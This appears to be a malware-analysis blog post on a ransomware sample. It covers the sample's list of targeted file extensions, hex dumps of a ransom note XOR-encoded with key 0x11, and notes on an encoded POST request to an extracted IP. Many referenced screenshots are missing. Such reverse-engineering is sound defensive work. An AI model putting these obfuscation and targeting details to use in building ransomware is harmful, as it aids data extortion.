
I ended up with over 552 hits for this and many false positives. I knew I need to find something to rule out some of the values that did not return strings or would return either encoded or garbage looking strings.

After several hours of trial and error I ended up with this.










Now the first four bytes of this output appears to be a length of the remaining bytes in the output. These will need to be removed for the next step.



Here we see it is a 32 bit binary with a Timestamp of 9/18/2020 although the file was assembled today in the created date.

If we look at the Unicode strings we can see that file extension strings are not obfuscated or hashed like the other blog post showed.

| header | Sections    | Directories | Imports |
|--------|-------------|-------------|---------|
| 373    | .7-zip      |             |         |
| 374    | .7zip       |             |         |
| 375    | .accdb      |             |         |
| 376    | .accdt      |             |         |
| 377    | .adoc       |             |         |
| 378    | .aiff       |             |         |
| 379    | .apkg       |             |         |
| 380    | .appcache   |             |         |
| 381    | .arch00     |             |         |
| 382    | .asax       |             |         |
| 383    | .ascii      |             |         |
| 384    | .ascx       |             |         |
| 385    | .ashx       |             |         |
| 386    | .asmx       |             |         |
| 387    | .aspx       |             |         |
| 388    | .asset      |             |         |
| 389    | .atom       |             |         |
| 390    | .backup     |             |         |
| 391    | .blob       |             |         |
| 392    | .browser    |             |         |
| 393    | .btapp      |             |         |
| 394    | .bzip2      |             |         |
| 395    | .cbjjs      |             |         |
| 396    | .cert       |             |         |
| 397    | .cfml       |             |         |
| 398    | .chat       |             |         |
| 399    | .class      |             |         |
| 400    | .codasite   |             |         |
| 401    | .compressed |             |         |
| 402    | .conf       |             |         |
| 403    | .config     |             |         |
| 404    | .cphd       |             |         |
| 405    | .cpio       |             |         |
| 406    | .crypt      |             |         |
| 407    | .cshtml     |             |         |
| 408    | .d3dbsp     |             |         |
| 409    | .dazip      |             |         |
| 410    | .desc       |             |         |
| 411    | .dhtml      |             |         |
| 412    | .diff       |             |         |
| 413    | .disco      |             |         |
| 414    | .discomap   |             |         |
| 415    | .djvu       |             |         |
| 416    | .docb       |             |         |
| 417    | .dohtml     |             |         |
| 418    | .docm       |             |         |
| 419    | .docmhtml   |             |         |
| 420    | .docx       |             |         |
| 421    | .dohtml     |             |         |
| 422    | .dotm       |             |         |
| 423    | .dotx       |             |         |
| 424    | .download   |             |         |
| 425    | .dwx        |             |         |
| 426    | .edge       |             |         |
| 427    | .email      |             |         |
| 428    | .epibrw     |             |         |
| 429    | .esproj     |             |         |
| 430    | .fcgi       |             |         |
| 431    | .flac       |             |         |
| 432    | .forge      |             |         |
| 433    | .freeway    |             |         |

One of the next things I was looking for is how to extract the ransom Note.

The other Blog post gives us clues what we are looking for so lets look at the file in a hex editor.


```
00024B70 E4 29 42 00 F0 29 42 00 FC 29 42 00 08 2A 42 00 ä)B.ð)B.ü)B..*B.
00024B80 14 2A 42 00 20 2A 42 00 2C 2A 42 00 38 2A 42 00 .*B. *B.,*B.8*B.
00024B90 48 2A 42 00 54 2A 42 00 60 2A 42 00 C7 5D 83 16 H*B.T*B.`*B.Ç}f.
00024BA0 1C 37 68 47 7C 85 9B 15 CF E3 F6 C7 BF 70 79 76 .7hG|...}.İãöÇ¿pyv
00024BB0 BF ED 51 1A F7 01 5D 04 F7 06 65 58 00 00 00 00 ¿iQ.÷.].÷.eX....
00024BC0 31 31 2D 30 55 5E 52 45 48 41 54 31 79 65 7C 7D 11-0U^REHAT1ye}}
00024BD0 2F 1B 2D 79 65 7C 7D 31 7D 70 7F 76 2C 33 74 7F /.-ye|}1}p.v,3t.
00024BE0 33 2F 1B 2D 79 74 70 75 2F 1B 31 31 2D 7C 74 65 3/.-ytpu/.11-|te
00024BF0 70 31 72 79 70 63 62 74 65 2C 36 64 65 77 3C 29 plrypcbte,6dew<
00024C00 36 2F 1B 31 31 2D 7C 74 65 70 31 7F 70 7C 74 2C 6/.11-|tepl.p|t,
00024C10 36 67 78 74 66 61 7E 63 65 36 31 72 7E 7F 65 74 6gxtfa~ce6lr~.et
00024C20 7F 65 2C 36 66 78 75 65 79 2C 75 74 67 78 72 74 .e,6fxuey,utgxrt
00024C30 3C 66 78 75 65 79 3D 78 7F 78 65 78 70 7D 3C 62 <fxuey=x.xexp}<b
00024C40 72 70 7D 74 2C 20 36 2F 1B 31 31 2D 65 78 65 7D rp}t, 6/.11-exe}
00024C50 74 2F 2D 3E 65 78 65 7D 74 2F 1B 31 31 2D 62 65 t/->exe}t/.11-be
00024C60 68 7D 74 2F 1B 31 31 31 31 79 65 7C 7D 3D 31 73 h)t/.1111ye|)=1s
00024C70 7E 75 68 31 6A 1B 31 31 31 31 31 31 73 70 72 7A ~uh1j.11111sprz
00024C80 76 63 7E 64 7F 75 3C 72 7E 7D 7E 63 2B 31 32 20 vc~d.u<r~}~c+12
00024C90 70 20 70 20 70 2A 1B 31 31 31 31 6C 1B 31 31 31 p p p*.11111.111
00024CA0 31 73 7E 75 68 31 6A 1B 31 31 31 31 31 31 61 70 1s~uh1j.11111lap
```

There is a very distinctive string that begins with “11” as it turn out “0x11” is the xor key.


One of the other samples used 0x13 for the xor key.

If we scroll down to the end we can see clearly where this section will end.


```
00027770 03 71 03 03 0C 73 71 72 7E 03 70 03 70 7E 7E 2B 6016\ull\opea\T
00027780 31 64 7F 75 74 63 7D 78 7F 74 2A 36 31 65 70 63 ld.utc}x.t*6lepc
00027790 76 74 65 2C 36 4E 73 7D 70 7F 7A 36 31 79 63 74 vte,6Ns}p.z6lyct
000277A0 77 2C 36 79 65 65 61 2B 3E 3E 7F 73 6B 6B 73 27 w,6yeea+>>.skks'
000277B0 62 70 27 69 64 64 63 70 23 6B 3F 7E 7F 78 7E 7F bp'idddcp#k?~.x~.
000277C0 3E 36 2F 79 74 63 74 2D 3E 70 2F 31 7E 63 31 62 >6/ytct->p/1~c1b
000277D0 7E 7D 75 3F 1B 31 31 2D 3E 75 78 67 2F 1B 2D 3E ~}u?.11->uxg/.->
000277E0 75 78 67 2F 1B 2D 75 78 67 31 62 65 68 7D 74 2C uxg/.-uxg1beh}t,
000277F0 36 7C 70 63 76 78 7F 3C 65 7E 61 2B 31 23 63 74 6|pcvx.<e~a+1#ct
00027800 7C 2A 36 2F 1B 2D 79 23 2F 5E 77 77 7D 78 7F 74 |*6/.-y#/^ww}x.t
00027810 31 79 7E 66 3C 65 7E 2D 3E 79 23 2F 1B 2D 61 2F 1y~f<e~->y#/.-a/
00027820 52 7E 61 68 31 37 31 41 70 62 65 74 31 65 79 78 R~ah171Appbetleyx
00027830 62 31 62 74 72 63 74 65 31 7C 74 62 62 70 76 74 blbtrctel|tbbpvt
00027840 31 65 7E 31 2D 70 31 79 63 74 77 2C 33 79 65 65 le~1-plyctw,3yee
00027850 61 2B 3E 3E 74 73 66 74 69 78 68 7C 73 62 78 73 a+>>tsftixh|sbxs
00027860 25 63 7C 66 3F 7E 7F 78 7E 7F 33 2F 65 79 78 62 %c|f?~.x~.3/eyxb
00027870 31 61 70 76 74 2D 3E 70 2F 31 65 74 69 65 70 63 lapvt->p/letiepc
00027880 74 70 31 77 78 74 7D 75 2D 3E 61 2F 1B 2D 61 2F tplwxt}u->a/.-a/
00027890 2D 73 7D 7E 72 7A 60 64 7E 65 74 2F 20 75 25 21 -s}~rz`d~et/ u#!
000278A0 22 27 21 28 26 24 70 26 22 74 20 73 20 75 74 29 "!(($p&"t s ut)
000278B0 77 72 77 25 24 77 20 72 28 77 72 26 74 21 73 23 wrw%$w r(wr&t!s#
000278C0 24 75 26 20 72 21 28 74 27 29 77 20 70 27 29 77 $u& r!(t')w p')w
000278D0 23 24 27 21 73 70 75 26 77 77 74 26 29 26 26 24 #$(t#&wp"s)us#u
000278E0 20 24 21 28 74 23 26 77 70 22 73 29 75 73 23 75 $(t#&wp"s)us#u
000278F0 20 22 23 72 29 27 20 28 77 28 26 29 2D 3E 73 7D "#r)' (w(&)->s)
00027900 7E 72 7A 60 64 7E 65 74 2F 2D 3E 61 2F 1B 2D 3E ~rz`d~et/->a/.->
00027910 75 78 67 2F 1B 2D 3E 75 78 67 2F 1B 2D 3E 75 78 uxg/.->uxg/.->ux
00027920 67 2F 1B 2D 3E 73 7E 75 68 2F 1B 2D 3E 79 65 7C g/.->s~uh/.->ye|
00027930 7D 2F 11 11 11 11 11 11 11 11 11 11 11 11 11 11 }.....
00027940 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027950 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027960 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027970 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027980 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027990 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
000279A0 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
000279B0 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
000279C0 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
000279D0 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
000279E0 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
000279F0 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027A00 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027A10 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
00027A20 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 .....
```




If we keep scrolling down while we still have multiple "11" values we get to this.




If we xor that by 0x11 we get this.



Next I upped this to Anyrun [here](#) because I could not figure out at the time where the ip was coming from.



One of the last pieces of this puzzle is that it does a post request with some encoded data.



If we look at the data that gets dumped from the packet we see this.




Does this passed hex value look familiar ? It is from the section where the IP was extracted.

